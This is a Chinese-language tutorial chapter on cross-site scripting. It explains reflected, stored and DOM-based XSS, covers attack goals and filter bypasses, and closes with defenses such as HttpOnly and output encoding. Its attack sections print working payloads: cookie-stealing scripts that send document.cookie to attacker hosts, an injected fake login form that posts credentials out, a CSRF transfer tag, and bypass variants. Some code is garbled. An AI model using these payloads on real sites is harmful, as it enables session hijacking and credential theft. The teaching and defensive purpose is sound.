当然及时修复 Web 漏洞，避免出现漏洞是这些网站安全工程师做的事儿，那么从我们用户的角度来说的话如何防范 Xss 漏洞对自己造成的影响呢？

简单说几点，不要访问别人发来的可疑网址链接，例如某些网址后面有一大串编码的参数，还有就是短网址修改过的不是标准的网站格式，你是直接看不出对方的真实网站链接的，所以访问一定要谨慎！还有就是换主流的浏览器及时更新，登入的账号不要保存在网页中自动登入，或者干脆一直挂着不退出。

只要一个站点存在跨站脚本漏洞，该站点的所有用户都可能受到危害。黑客一旦挖掘到 Xss 漏洞，就可以利用该漏洞实施会话劫持、资料窃取、渗透入侵和传播蠕虫病毒等一系列攻击。

遗憾的是，网站还无法通过连接加密简单地防范 Xss 攻击。有 SSL 连接的网站，也就是你在浏览一个加密网站时在工具栏上会出现一个小挂锁的网站，也只不过是对攻击进行了加密而已。一般来说，网站设计人员必须锁定他们的网站才能防止 Xss 攻击，目前主流的网站有些都整站加密 HTTPS，有没有注意到百度、淘宝之类的地址都多了个 S。

用户也有两种方法可避免 Xss 攻击。其一是忽略一个网站到另一个网站的链接：比如说，如果 A 网站链接到 www.heikexiehui.com，那么你如果先要上这个网站，最好不要去直接点击该链接，而是通过搜索功能去查找该网站。

这种方法可有效防止嵌入在链接网址中的 Xss 攻击，但是这种方法用起来不太方便，而且当两个网站共享内容时就没办法用了。

还有一种方法是在你的浏览器中禁用像 JavaScrIPt 脚本语言。即便因此可能会让一些网站上的一些很不错的功能没法使用，只要你还能够容忍就行。

现在的很多网站在过滤常见的 Xss 供给方面都要比过去做得好，包括第三方拦截，或者本身程序的更新修复，更多的是要管理员本身就注重这些及时的修复。

令人遗憾的是，尽管大家逐渐了解到 Xss 潜在的威胁，但是每天依然能在各种漏洞报告平台看见许多 Xss 漏洞的公告……

## 5.3 跨站攻击种类

我们都听说过跨站脚本 Xss，并有点基础的理解了对吗？它利用恶意的数据，通常是使用 JavaScript 代码填充到 HTML 中嵌入到你的应用程序的 HTML 文本中，然后执行注入的 JavaScript 代码。好吧，错了。还有一种和这个描述不太相符的 Xss，至少在一些基本性质上不一样。

Xss 攻击要么是“非持久”或者“反射”即恶意数据嵌入到页面后会紧跟请求立刻返回到浏览器，要么是“持久化”和“存储型”在这种情况下恶意数据一段时间后也能返回。

但是还存在第三种 Xss 攻击，这种类型的攻击不依赖于起初发送到服务端的恶意数据！虽然这似乎与定义和常识有些矛盾，Dom Based Xss 基于 Dom 的 Xss。

应用程序开发者和用户需要了解基于 Dom 的 Xss，由于它代表了 Web 应用程序的一种威胁，比标准的 Xss 有了不同的先决条件。同样地，互联网上很多 Web 应用程序易受基于 Dom 的 Xss 攻击，但是当测试标准的 Xss 时，它却被标明为“非脆弱的”。

开发人员和网站维护人员或者审计员需要熟悉相关技术来检测基于 Dom 的 Xss 漏洞，以及使用相关技术来防护该漏洞的攻击，这些和适用的标准 Xss 有些不同。

有的服务器并没有对用户的输入进行安全方面的验证，攻击者就可以很容易地通过正常的输入手段，夹带进一些恶意的 HTML 脚本代码。

当受害者的浏览器访问目标服务器上被注入恶意脚本的页面后，由于它对目标服务器的信任，这段恶意脚本的执行不会受到什么阻碍。而此时，Xss 攻击就完成了。

根据 Xss 跨站脚本攻击存在的形式及产生的效果，还有反射型 Xss 脚本攻击，该类型只是简单地将用户输入的数据直接或未经过完善的安全过滤就在浏览器中进行输出，导致输出的数据中存在可被浏览器执行的代码数据。

此种类型的跨站代码存在于 URL 中，也就是网站的地址，所以黑客通常需要通过诱骗或加密变形等方式，将存在恶意代码的链接发给用户，只有用户点击以后才能使得攻击成功实施，有点运气成分。

又称非持久型 Xss，一般需要自行去触发，输入—输出。反射：这种攻击方式的注入代码是从目标服务器通过错误信息、搜索结果等等方式“反射”回来的。非持久性：这种攻击方式往往具有一次性。

攻击者通过电子邮件等方式将包含注入脚本的恶意链接发送给受害者，当受害者点击该链接时，注入脚本被传输到目标服务器上，然后服务器将注入脚本“反射”到受害者的浏览器上，从而在该浏览器上执行了这段脚本。

攻击者将如下链接发送给受害者：

代码:

HTTP://www.hac.cm/search.asp?input=<Script>alert(document.Cookie)</Script>

当受害者点击这个链接的时候，注入的脚本被当作搜索的关键词发送到目标服务器的 search.asp 页面中，则在搜索结果的返回页面中，这段脚本将被当作搜索的关键词而嵌入。这样，当用户得到搜索结果页面后，这段脚本也得到了执行。

这就是反射型 Xss 攻击的原理，可以看到，攻击者巧妙地通过反射型 Xss 的攻击方式，达到了在受害者的浏览器上执行脚本的目的。由于代码注入的是一个动态产生的页面而不是永久的页面。

因此这种攻击方式只在点击链接的时候才产生作用，这也是它被称为非持久型 Xss 的原因。

反射型 Xss，是最常用，使用最广的一种方式。它通过给别人发送带有恶意脚本代码参数的 URL，当 URL 地址被打开时，特有的恶意代码参数被 HTML 解析、执行。它的特点是非持久化，必须用户点击带有特定参数的链接才能引起。

既然是需要用户点击才能触发的跨站，那么这就要考验你的忽悠水平了，就像前段时间论坛出现的 Xss 攻击，就是通过转账，然后被攻击者查看消息从而触发的一种反射型 Xss 攻击

再如：

HTTP://searchb.huawuya.com/?Key=f'，true，1)；alert(1)；//

这个经常逛乌云的应该都不陌生，这就是一个典型的反射型 Xss，需要诱使用户去点击该链接，Xss 代码并不存储在服务端。所以攻击并不能持续。

常用测试方法：

对整个输入，特别强调的是，整个 HTTP 请求都是输入，数据库取来的数据其实也是输入。HTTP 请求包括 GET、POST 参数，COOKIE，URL，头部的 REFERER 等等，每个地方都可以如下操作，

自己构造一个唯一的串，例如:myXsstestxxxx，或者将某个输入项比如某个参数，替换为上面的串，还可以查看 HTTP 相应中是否有这个串，并记录下来，并且根据 HTML 上下文决定，用哪种类型串来尝试，尝试攻击串，然后重新提交请求。

如果能够找到相应的攻击串说明漏洞是存在的 这里的关键在于第四步，因为服务器端可能会做一些限制，比如 encode 或者长度限制，测试的时候需要想办法看看是否能绕过限制。

还有一种存储型 Xss 脚本攻击，是指 Web 应用程序会将用户输入的数据信息保存在服务端的数据库或其他文件形式中，网页进行数据查询展示时，会从数据库中获取数据内容，并将数据内容在网页中进行输出展示，因此存储型 Xss 具有较强的稳定性。

又称持久型 Xss，一般无意触发，输入--进入数据库--取出数据库--输出。持久性：攻击脚本将被永久地存放在目标服务器的数据库和文件中。

这种攻击多见于论坛或博客，攻击者在发帖的过程中，将恶意脚本连同正常信息一起注入到帖子的内容之中。随着帖子被服务器存储下来，恶意脚本也永久地被存放在服务器的后端存储器中。当其它用户浏览这个被注入了恶意脚本的帖子的时候，恶意脚本则会在他们的浏览器中得到执行，从而受到了攻击。

恶意攻击者可以通过发一篇包含了恶意代码的帖子。

<Script>window.open

(“www.heixie.cc?param=+document.Cookie)</Script>

这时甲和乙看到了恶意攻击者的提子，当在查看帖子时就都中招了，他们的 Cookie 信息都发到恶意攻击者的服务器上，攻击成功！

可以看到，存储型 Xss 的攻击方式能够将恶意代码永久地嵌入一个页面当中，所有访问这个页面的用户都将成为受害者。如果我们能够谨慎对待不明链接，那么反射型的 Xss 攻击将没有多大作为，而存储型 Xss 则不同，由于它注入的往往是一些我们所信任的页面，因此无论我们多么小心，都难免会受到攻击。

存储型 Xss 脚本攻击最为常见的场景就是在博客或新闻发布系统中，将包含有恶意代码的数据信息直接写入文章或评论中，所有文章或评论的用户，在客户端浏览器环境中执行插入的恶意代码。

评论数据过滤不严导致的 Xss 跨站脚本攻击漏洞，黑客可以在文章评论中提交插入恶意数据代码，提交后程序会将数据保存至数据库中，当用户浏览该日志时，就会执行插入的恶意代码。

存储型就是攻击脚本被存储到了数据库或者文件中，服务器端可能是别的应用或者别的页面，在读取了存储的内容后回显了，就是存储型。这种情况用户可能直接打开正常的页面就会看到被注入。

Xss 代码被提交给网站-->网站把 Xss 代码存储进数据库—>当该页面再次被请求时，服务器发送已经被植入 Xss 代码的数据给客户端—>客户端执行 Xss 代码，比较常见的例子是在留言板上插入 Xss 代码，前提当然是留言内容过滤不善。

想内容中添加[/code]<Script>alert(“test”)</Script>[/code]

这样就会弹出对话框，当然只要是可以添加内容的地方，你都可以试试 Xss，比如说小企鹅空间的装扮里面，有一个自定义模块，你可以选择图片，然后添加代码：JavaScript:alert('Xss')”

当然，其可以执行的前提是服务端代码是这样写的

A=get[a]<img src=$a>

前面讲到的还有第三类 DOM-Xss，DOM—based Xss 漏洞是基于文档对象模型 Document Objeet Model DOM 的一种漏洞，它涉及的两个层次不是服务器端和浏览器端，而是浏览器端的 JavaScrIPt 层和 HTML 层。更准确的说，就是服务器脚本变成了客户端脚本。

DOM 是一个与平台、编程语言无关的接口，它允许程序或脚本动态地访问和更新文档内容、结构和样式，处理后的结果能够成为显示页面的一部分。DOM 中有很多对象，其中一些是用户可以操纵的，如 URL ，location，refelTer 等。客户端的脚本程序可以通过 DOM 动态地检查和修改页面内容，它不依赖于提交数据到服务器端，而从客户端获得 DOM 中的数据在本地执行，如果 DOM 中的数据没有经过严格确认，就会产生 DOM—based Xss 漏洞。

用户请求一个经过专门设计的 URL，它由攻击者提交，且其中包含嵌入式 JavaScrIPt。服务器的响应中并不以任何形式包含攻击者的脚本。当用户的浏览器处理这个响应时，上述脚本得以处理。

HTTP://www.xxx.site/welcome.HTML?name=huawuya

使用以下的脚本打印出登录用户 huawuya 的名字

即代码:

<Script>

var pos=docmnent.URL.indexOf(“name=”)+5;

document.write (document.URL.substring(pos , document.URL.length));

</Script>

如果这个脚本用于请求：

HTTP://www.xxx.site/welcome.HTML?name=<Script>alert(“Xss”)</Script>时，就导致 Xss 攻击的发生。

当用户点击这个链接，服务器返回包含上面脚本的 HTML 静态文本，用户浏览器把 HTML 文本解析成 DOM，DOM 中的 document 对象 URL 属性的值就是当前页而的 URL。

在脚本被解析时，这个URL属性值的一部分被写入HTML文本，而这部分 HTML 文本却是 JavaScrIPt 脚本，这使得<Script>alert(“Xss”)</Script>成为页面最终显示的 HTML 文本，从而导致 DOM—base Xss 攻击发生。

## 5.4 跨站攻击目的

常用的攻击手段和目的，其一就是窃取 Cookie，盗用 Cookie 主要，获取敏感信息，比如盗取各类用户账号、控制企业数据、盗窃企业重要的具有商业价值的资料、非法转账等等。代码

<Script>location.href=
'HTTP://www.heikexiehui.com/Stealer.PHP?Cookie='+document.Cookie
;

</Script>

其中 location.href 是指页面跳转到

代码:

HTTP://www.huawuya.com/index.PHP?search=

<Script>location.href=
'HTTP://www.heikexiehui.com/Stealer.PHP?Cookie='+document.Cookie;

</Script>

或者代码

“><ahref= “#”

onclick=“document.location='HTTP://heikexiehui.com/whateveryo
uwant.PHP?Cookie=' +escape(document.Cookie); ”>

<Click Me></a></Script>

document.location 和 location.href 基本一样

通过 Xss 攻击，由于注入代码是在受害者的浏览器上执行，因此能够很方便地窃取到受害者的 Cookie 信息。

比如，我们只要注入类似如下的代码：

<Script>location.replace( “ HTTP://www.QQ191179394.com/recor
d.asp?secret=”+document.Cookie)</Script>

当受害者的浏览器执行这段脚本的时候，就会自动访问攻击者

建立的网站 HTTP://www.QQ191179394.com 打开其中的 reco...Cookie 信息。

得到受害者的 Cookie 信息后，攻击者可以很方便地冒充受害者，从而拥有其在目标服务器上的所有权限，相当于受害者的身份认证被窃取了。

这样，攻击者可以任意地利用受害者的身份访问服务器上的资源和服务，甚至对受害者和服务器上的数据进行破坏。如果受害者拥有管理员权限，攻击者还可以利用其提升自己账号的权限，从而进行进一步的攻击。

Cookie，有时也用其复数形式 Cookies，指某些网站为了辨别用户身份、进行 session 跟踪而储存在用户本地终端上的数据，通常经过加密。document.location.href 和 document.location.replace 都可以实现从 A 页面切换到 B 页面，但他们的区别是：

用 document.location.href 切换后，可以退回到原页面。而用 document.location.replace 切换后，不可以通过“后退”退回到原页面，document.location.href 或其他可回退的切换方式。document.location 相当于 document.URL 声明了装载文档的 URL，除非发生了服务器重定向， 否则该属性的值与 Window.location.href 的值是一样的。

钓鱼也是必不可少的，所谓钓鱼攻击就是构建一个钓鱼页面，诱骗受害者在其中输入一些敏感信息，然后将其发送给攻击者。利用 Xss 的注入脚本，我们也可以很方便地注入钓鱼页面的代码，从而引导钓鱼攻击。

代码：

```
<Script> function hack(){
location.replace( “HTTP://www.hac.cm/record.asp?username=”
+document.forms[0].user.value+
```

“password=” + document.forms[0].pass.value);

}

</Script>

<form>

<br><br><HR><H3>这个功能需要登录:</H3 >

<br><br>请输入用户名：<br>

<input type=“text” ID=“user” name=“user” >

<br>请输入密码：<br>

<input type=“password” name = “pass” >

<br><input type=“submit” name=“login” value=“登录” onclick=“hack()” ></form><br><br><HR>

注入上面的代码后，则会在原来的页面上，插入一段表单，要求用户输入自己的用户名和密码，而当用户点击”登录”按钮后，则会执行 hack()函数，将用户的输入发送到攻击者指定的网站上去。

这样，攻击者就成功窃取了该用户的账号信息。可以看到，和一般的钓鱼攻击不同，Xss 引导的钓鱼攻击由于是对用户信任的网站页面进行修改，因此隐蔽性很高，而用户的账号失窃往往会带来重大的损失，因此它的危害也是十分巨大的。

跨站请求伪造 Cross-SiteRequest Forgery，CSRF，它也属于 Xss 攻击的一种衍生。所谓跨站请求伪造，就是攻击者利用 Xss 注入攻击的方式，注入一段脚本，而当受害者的浏览器运行这段脚本时，脚本伪造受害者发送了一个合法请求。比如我们注入如下的 HTML。

代码：

<imgsrc=

“ HTTP://www.yinhang.com/transfer.do?toAct=qq191179394&money=

10000>

假如上面的代码中所访问的是某个银行网站的转账服务，则当受害者的浏览器运行这段脚本时，就会向攻击者指定的账户，执行转账操作账号：QQ191179394。

由于这个转账请求是在受害者的浏览器中运行的，因此浏览器也会自动将受害者的 Cookie 信息一并发送。这样，发送的请求就好像是受害者自己发送的一样，银行网站也将认可这个请求的合法性，攻击者也就达到了伪造请求的目的。

注入恶意软件除了直接注入恶意脚本以外，通过 Xss 攻击，攻击者也可以很方便地在脚本中引入一些恶意软件，比如病毒、木马、蠕虫等等。例如，攻击者可以在某个自己建立的页面上放置一些恶意软件，然后用 Xss 注入的方式，插入一段引用该页面的脚本。这样当受害者的浏览器执行这段脚本的时候，就会自动访问放置了恶意软件的页面，从而受到这些恶意软件的感染。

利用 Xss 注入恶意软件的方式，攻击者可以很方便地在互联网上传播病毒、木马和蠕虫，通过这种途径，攻击者就可以通过这些病毒、木马和蠕虫，进一步地对受害者的主机发动攻击。

目前，互联网上的“挂马”现象非常普遍，而 Xss 注入的出现也无疑给“挂马”的攻击者指明了又一个新的方向。

通过传播这些木马，窃取合法用户的敏感信息，不少非法攻击者也逐渐将这一过程产业化，经常可以见到以信封方式批量兜售账号密码的现象。这也给许多正常的网络用户造成了许多无法挽回的巨大损失，造成的危害也很大。

## 5.5 简单跨站演示

Xss 跨站脚本攻击的基本原理利用系统执行了未经过滤的危险代码，Xss 是一种基于网页脚本的注入方式，也就是将脚本攻击载荷写入网页执行以达到对网页客户端访问用户攻击的目的，属于客户端攻击。

最常见的 Xss 攻击方法就是利用邮件，在一个普通的 URL 网址中添加一些特殊字符，例如添加几个外文字符。这些字符会适时地告知运行事先制作好的脚本的 Web 服务器，举例来说，一个攻击者给你的网上银行的网址中添加了这样一个脚本，然后发邮件给你。

假如你相信这是来自你的网上银行的合法邮件，然后点击了邮件提供的链接地址，那么你的浏览器就会给那台 Web 服务器发送该脚本，这台服务器上所运行的恶意代码就会截获你的浏览器 Cookies 和你的银行登录信息，转发给攻击者。后者便可登录进你的网上银行账号，大部分的钓鱼和欺诈都是同理，自己注意不要乱点，现在大部分对于不认识的很多杀毒和网页邮件拦截都能屏蔽，但是只是一部分，自己可以先识别不轻易随便输入。

Xss 攻击会将恶意代码存放在一台 Web 服务器上。攻击者登录比如说一家电子商务网站，然后发送一条含有 Xss 跨站脚本的消息。数天之后，如果你登录了这家电子商务网站，阅读了这条不良消息，就会和前一类一样，该脚本盗取你的 Cookies 和登录信息，并将其转发给攻击者，而他便可以冒充你了。

Xss 攻击是针对 Web 浏览器的。在这种情形中，攻击者会在你所访问的网站上放置一个带毒的 Flash 文件。当你的浏览器下载这段 Flash 视频的时候，该文件便会触发一个跨站脚本，攻击者便可掌控你的浏览器所浏览的页面元素。

假设你点击了 A 网站上的一个广告。但是你不知道的是，该广告含有一个跨站脚本，可以悄悄地将你的浏览器定向到 B 网站，比如一家旅游网站和社交网站彼此合作，那么前者便可通过你的点击而轻松获得你的社交网络档案。

利用 Xss 攻击，你就成了一个牺牲品，你甚至不必去访问 B 网站，登录 B 网站，点击它上面的任何东西，你甚至可能都不知道 B 网站的存在。由于 B 网站已经截获了你的社交网络档案，可能还有你的好友们的档案，于是攻击者便可以躲藏在 A 网站的广告后面，大摇大摆地截获你的信息了。这就是 Web 2.0 的聚合功能带来的麻烦，也就是 Facebook-Yelp 的合作为什么会出现 Xss 攻击的原因。

最常见的最经典的 Xss BUG 检测语句<Script>alert(/Xss/)</Script>

我们输入的语句被原样写入的网页并被浏览器执行了.那么我们就有机会执行我们的脚本攻击载荷。

<Script src = HTTP://www.heikexiehui.com/XssBUG.JS></Script>

在我们的网络空间上的 XssBUG.JS 代码可以是

Var img = document.createElement(“img”)

Img.src=“HTTP://www.heixie.cc/log?”+escape(document.Cookie)

document.body.APPendChild(img)

如果我们如上代码顺利执行，那么被攻击者在目标网站的登录 Cookie 就写进了 log.得到其 Cookie 后，进行浏览器重新发包就可以以被攻击者身份登录目标网站，被攻击者可以是普通用户也可以使网站超级管理员。

将窃取 Cookie 的代码换成下载者地址就可以将下载者下载到存在下载者攻击漏洞的用户电脑上，将代码换成目标用户在网站上的某些操作的数据包脚本，促使在不知情的情况下自愿进行某些操作。

既然存在 Xss 攻击那么程序员在开发时必然会进行某些危险关键字的过滤，以及限制用户的输入长度，这样即使存在 Xss 漏洞，我们也只能检测，却不能够写入攻击载荷。

利用 IMG 图片标记属性跨站，当然像上面所说的在某处输入。

<img src=“JavacrIPt:alert(/Xss/)” ></img>

这所说的不是这样是在用户上传图片时将图片路径修改为一段可执行的 Xss 测试脚本。如果存在 Xss 漏洞那么此类脚本就会被执行.这类脚本要闭合双引号“>”等。

利用 DIV 标签属性跨站

<div style=“wIDth:0;

height:0 ; background:URL(JavaScript:document.body.onload=function(){alert(/Xss/); }; ” >

利用已知事件攻击，移动特效字<marquee>文字</marquee>

<marquee onstart=“alert(/Xss/)” >文字</marquee>

<div style=“onmouseenter=” alert(/Xss/) “>文字

构造事件<img style=“#” style=“TEST:e-xpression(alert(/Xss/)); ” >

常用的事件构造

<font style = “TEST:e-xpression(alert(/Xss/))” ></font>

<li style = “TEST:e-xpression(alert(/Xss/))” ></li>

<table style = “TEST:e-xpression(alert(/Xss/))” ></table>

<a style = “TEST:e-xpression(alert(/Xss/))” ></a>

<ul style = “TEST:e-xpression(alert(/Xss/))” ></ul>

<marque tyle = “TEST:e-xpression(alert(/Xss/))” ></marquee>

突破程序员的过滤限制，利用 JavaScript 换行与空格突破过滤。

<img src = Java Script:alert(/Xss/)>///空格使用 Tab 键产生

<img src = Java Script :alert(/Xss/)>

使用 window.name 进行字符串传递，在我们自己的构造的页面中写入。

<Script>

Window.name=

“<Script src=HTTP://www.heikexiehui.com/Xss.JS><Script>”

Window.location=“HTTP://www.xxxx.com/xxx.asp”

</Script>

当我们跳转到目标网页时我们的 window.name 值为我们设置的跨站脚本语句，因此我们可以使用 eval(name)进行跨站攻击。

利用上下文扩展长度，上文是不限制长度的安全数据，那么我们就可以在下文中使用此安全数据，进行 Xss 攻击突破长度。

Cookie Xss ，这个是……什么什么 Dom 什么 Cookie 直接输出造成的。 貌似是直接读取 Cookie 里的 xxxxxx 形成的。 FF 可以改 Cookie。直接写 Script 就能出现 Cookie Xss 了。Google 出现过一次。

## 5.6 防止跨站攻击

Xss 跨站脚本攻击的防范，通过以上针对不同种情况的 Xss 跨站脚本攻击的描述，我们了解到了在复杂的 Web 环境中，Xss 的利用是千变万化的，如何能够有效地防范 Xss 跨站脚本攻击问题一直都是览器厂商和网站安全技术人员关注的热门话题。

现在很多浏览器厂商都在自己的程序中增加了防范 Xss 跨站脚本攻击的措施，如 IE 浏览器从 IE8 开始内置了 Xss 筛选器，Firefox 也有相应的 CSP、NoScript 扩展等。

而对于网站的安全技术人员来说，提出高效的技术解决方案，保护用户免受 Xss 跨站脚本攻击才是关键。下面我们结合网站安全设计，描述一下如何通过技术手段实现 Xss 跨站脚本攻击的防范。

利用 HTTPOnly，HTTPOnly 最初是由微软提出的，目前已经被多款流行浏览器厂商所采用。HTTPOnly 的作用不是过滤 Xss 跨站脚本攻击，而是浏览器将禁止页面的 JavaScript 访问带有 HTTPOnly 属性的 Cookie，解决 Xss 跨站脚本攻击后的 Cookie 会话劫持行为。 HTTPOnly 是在 Set-Cookie 时进行标记的

Set-Cookie: <name>=<value>[； <name>=<value>]

[； expires=<date>][； domain=<domain_name>]

[； path=<some_path>][； secure][； HTTPOnly]

以 PHP 为例，在 PHP 5.2 版本时就已经在 SetCookie 函数加入了对 HTTPOnly 的支持。

<?PHPsetCookie

(“user”，“Admin”，NULL，NULL，NULL，NULL，TRUE)； ?>

通过以上代码就可以设置 user 这个 Cookie。

将其设置为 HTTPOnly，setCookie 函数实质是通过向客户端发送原始的 HTTP 报文头进行设置的，document 将不可见这个 Cookie，所以使用 document.Cookie 就取不到 Cookie，也就是先了对 Cookie 的保护。

完善的输入和输出检查，由于三种 Xss 跨站脚本攻击类型的漏洞成因可不相同，针对输入输出的检查一部分适用于反射型 Xss 与存储型 Xss，而另外一些检查适用于基于 DOM 的 Xss。

防范反射型 Xss 和存储型 Xss ，输入检查在大多数的时候都是对可信字符的检查或输入数据格式的检查，如用户输入的注册账号信息中只允许包括字母、数字、下划线和汉字等，对于输入的一切非白名单内的字符均认为是非法输入。数据格式如输入的 IP 地址、电话号码、邮件地址、日期等数据都具

有一定的格式规范，只有符合数据规范的输入信息才允许通过检查。输出检查主要是针对数据展示过程中，应该对数据信息进行 HTML 编码处理，将可能存在导致 Xss 跨站脚本攻击的恶意字符进行编码，在不影响正常数据显示的前提条件下，过滤恶意字符。常见的可能造成 Xss 跨站脚本攻击的字符及其 HTML 编码如下：

“ " ” ' & & < < > >

除了常用的编码外，任何字符都可以使用其 ASCII 码进行 HTML 编码，如 % % * *

防范基于 DOM 的 Xss 从基于 DOM 的 Xss 的定义及其触发方式我们发现，当基于 DOM 的 Xss 跨站脚本攻击发生时，恶意数据的格式与传统的 Xss 跨站脚本攻击数据格式有一定的差异，甚至可以在不经过服务器端的处理和相应的情况下，直接对客户端实施攻击行为，因此上述我们应用于防范反射型 Xss 和存储型 Xss 的方法并不适用于防范基于 DOM 的 Xss 跨站脚本攻击。

针对基于 DOM 的 Xss 防范的输入检查方法，我们发现在客户端部署相应的安全检测代码的过滤效果要比在服务器端检测的效果更加明显。例如，我们可以通过如下客户端检测代码来保证用户输入的数据只包含字母、数字和空格，代码如下：

```
<Script>
var str = document.URL;
str = str.substring(str.indexOf(“username=”)+9,  str.length);
str = unescape(str);
var regex=/^([A-Za-z0-9+\s])*$/;
if (regex.test(str))
document.write(str);
</Script>
```

同样，我们也可以通过在服务端实现类似上述数据检查的功能，如在服务器端检测 URL 参数是否为预定的参数 username，并对 username 参数的内容进行检测，确认数据内容是否为只包含数字、字母和空格符，实现服务端的数据过滤。但是，由于客户端数据的可控性，这种服务端检测的效果要明显弱于客户端检测。

基于 DOM 的 Xss 输出检查与反射型 Xss 漏洞输出检查的方法相似，在将用户可控的 DOM 数据内容插入到文档之前，Web 应用程序应对提交的数据进行 HTML 编码处理，将用户提交的数据中可能存在的各种危险字符和表达式进行过滤以安全的方式插入到文档中进行展现。

如可以通过如下函数实现在客户端 JavaScript 中执行 HTML 编码处理。

```
function JSEncode(str) {
  var d = document.createElement('div');
  d.APPendChild(document.createTextNode(str));
  return d.innerHTML;    }
```

Xss 跨站脚本攻击作为 Web 应用安全领域中最大威胁之一，不仅仅危害 Web 应用业务的正常运营，对访问 Web 应用业务的客户端环境和用户也带来了直接安全影响。虽然 Xss 跨站脚本攻击在复杂的 Web 应用环境中利用方式千变万化，但是网络安全人员通过对 Web 应用的各种环境进行详细分析和处理，完全阻断 Xss 跨站脚本攻击是可以实现的。

如何有效防范和阻止 Xss 跨站脚本攻击，保障 Web 应用系统的业务安全和正常运营，保护客户端用户免受 Xss 跨站脚本攻击行为的侵害，是 Web 应用系统管理人员和网络安全产品开发人员的共同职责。

跨站点脚本 Xss 允许攻击者通过利用因特网服务器的漏洞来发送恶意代码到其他用户。攻击者利用跨站点脚本 Xss 攻击向那些看似可信任的链接中注入恶意代码。当用户点击了链接后，内嵌的程序将被提交并且会在用户的电脑上执行，这会使黑客获取访问权限并偷走敏感数据。攻击者使用 Xss 来攻击受害者机器上的漏洞并且传输恶意代码而不是攻击系统本身。

威胁建模在 Xss 预防中也是重要的一个方面，应该纳入到每个组织的安全开发生命周期当中。威胁建模评估和辨识在开发阶段中应用程序面临的所有的风险，来帮助 Web 开发人员更好地理解需要什么样的保护以及攻击一旦得逞将对组织产生怎样的影响。要辨识

一个特定应用的威胁级别，考虑它的资产以及它访问的敏感信息量是十分重要的。这个威胁建模过程将确保在应用的设计和开发过程中战略性地融合了安全因素，并且增强了 Web 开发人员的安全意识。

这些规则适用于所有不同类别的 Xss 跨站脚本攻击，可以通过在服务端执行适当的解码来定位映射的 Xss 以及存储的 Xss，由于 Xss 也存在很多特殊情况，因此强烈推荐使用解码库。基于 Xss 的 Dom 也可以通过将这些规则运用在客户端的不可信数据上来定位。

不可信数据通常是来自 HTTP 请求的数据，以 URL 参数、表单字段、标头或者 Cookie 的形式。不过从安全角度来看，来自数据库、网络服务器和其他来源的数据往往也是不可信的，也就是说，这些数据可能没有完全通过验证。

应该始终对不可信数据保持警惕，将其视为包含攻击，这意味着在发送不可信数据之前，应该采取措施确定没有攻击再发送。由于应用程序之间的关联不断深化，下游直译程序攻击可以迅速蔓延。

传统上来看，输入验证是处理不可信数据的最好办法，然而，输入验证法并不是注入式攻击的最佳解决方案。首先，输入验证通常是在获取数据时开始执行的，而此时并不知道目的地所在。这也意味着我们并不知道在目标直译程序中哪些字符是重要的。

虽然输入验证很重要，但这始终不是解决注入攻击的完整解决方案，最好将输入攻击作为纵深防御措施，而将 escaPing 作为首要防线。“EscaPing”解码技术主要用于确保字符作为数据处理，而不是作为与直译程序的解析器相关的字符。有很多不同类型的解码，有时候也被成为输出“解码”。

不要将输出解码与 Unicode 字符编码的概念弄混淆了，后者涉及映射 Unicode 字符到位序列。这种级别的编码通常是自动解码，并不能缓解攻击。但是，如果没有正确理解服务器和浏览器间的目标字符集，有可能导致与非目标字符产生通信，从而招致跨站 Xss 脚本攻击。这也正是为所有通信指定 Unicode 字符编码字符集，如 UTF-8 等的重要所在。

EscaPing 是重要的工具，能够确保不可信数据不能被用来传递注入攻击。这样做并不会对解码数据造成影响，仍将正确呈现在浏览器中，解码只能阻止运行中发生的攻击。

一些通常的跨站点脚本预防的最佳实践包括在部署前测试应用代码，并且以快速、简明的方式修补缺陷和漏洞。Web 应用开发人员应该过滤用户的输入来移除可能的恶意字符和浏览器脚本，并且植入用户输入过滤代码来移除恶意字符。通常管理员也可以配置浏览器只接受来自信任站点的脚本或者关闭浏览器的脚本功能，尽管这样做可能导致使用 Web 站点的功能受限。

随着时代的进步黑客们变得更加先进，使用收集的工具集来加快漏洞攻击进程。这意味着仅仅部署这些通常的 Xss 预防实践是不够的，保护和预防过程必须从底层开始并持续提升。

预防过程必须在开发阶段开始，建立在一个牢靠、安全的开发生命周期方法论之上的 Web 应用在发布版本中不太可能暴露出漏洞。这样以来，不仅提升了安全性，也改善了可用性而且缩减了维护的总体费用，因为现场环境中修补问题比在开发阶段会花费更多。

## 5.7 浅谈跨站攻击

记得之前看过一篇文章，这样来形容 Xss”如果把浏览器看作 Web2.0 后时代的操作系统，那么客户端脚本就相当于传统的应用程序，而 Xss 的攻击方式其实就相当于在被攻击者的系统上执行了一个木马程序。但这种“木马”有个很大的缺点，就是无法像传统木马那样在操作系统中安家，以后还能自动执行。这可能是对 Xss 的最好诠释了吧。

为什么会出现 Xss 呢，这个没什么好说的，肯定是过滤不严，或者就是攻城狮认为 Xss 并没有什么实际的用途，从而忽略了 Xss 攻击的产生。比如在一个搜索框里面，对于输入数据没有一点过滤的话，那么我们提交下面这条语句

<Script>alert('test')</Script>

结果是什么，大家应该都知道了，就是页面弹出了一个对话框。我记得当我刚开始对黑客技术产生兴趣的时候，那是的 Xss 还仅仅在于娱乐的地步。

反射型 Xss，这种 Xss，跨站代码一般存在于某一个链接中，当被攻击者访问这样的连接时，跨站代码就被执行，这类跨站代码一般不会存储在服务器上面。存储型 Xss 这种 Xss 用起来比较方便，跨站代码会存储在服务器上面数据库中，换句话就是可以持久的进行攻击，亦称持久型 Xss，还有就是基于 DOM 的 Xss 这是由于客户端脚本自身的解析不正确导致的安全问题。

现在的 Xss 如此流行，原因何在。我想大家应该都知道，就是在输入的时候没有做严格的过滤，而在输出的时候，也没有进行检查，转义，替换等。

所以防范的方法就是，不信任任何用户的输入，对每个用户的输入都做严格检查，过滤，在输出的时候，对某些特殊字符进行转义，替换等。

其实之前我一直不知道 CSRF 是什么东西，直到某次某品牌官网沦陷，我才注意到这个攻击方法，之后呢，通过度娘，谷歌这一对好情侣，慢慢了解一下。

CSRF 是伪造客户端请求的一种攻击，CSRF 的英文全称是 Cross Site Request Forgery，字面上的意思是跨站点伪造请求。CSRF 的定义是强迫受害者的浏览器向一个易受攻击的 Web 应用程序发送请求，最后达到攻击者所需要的操作行为。

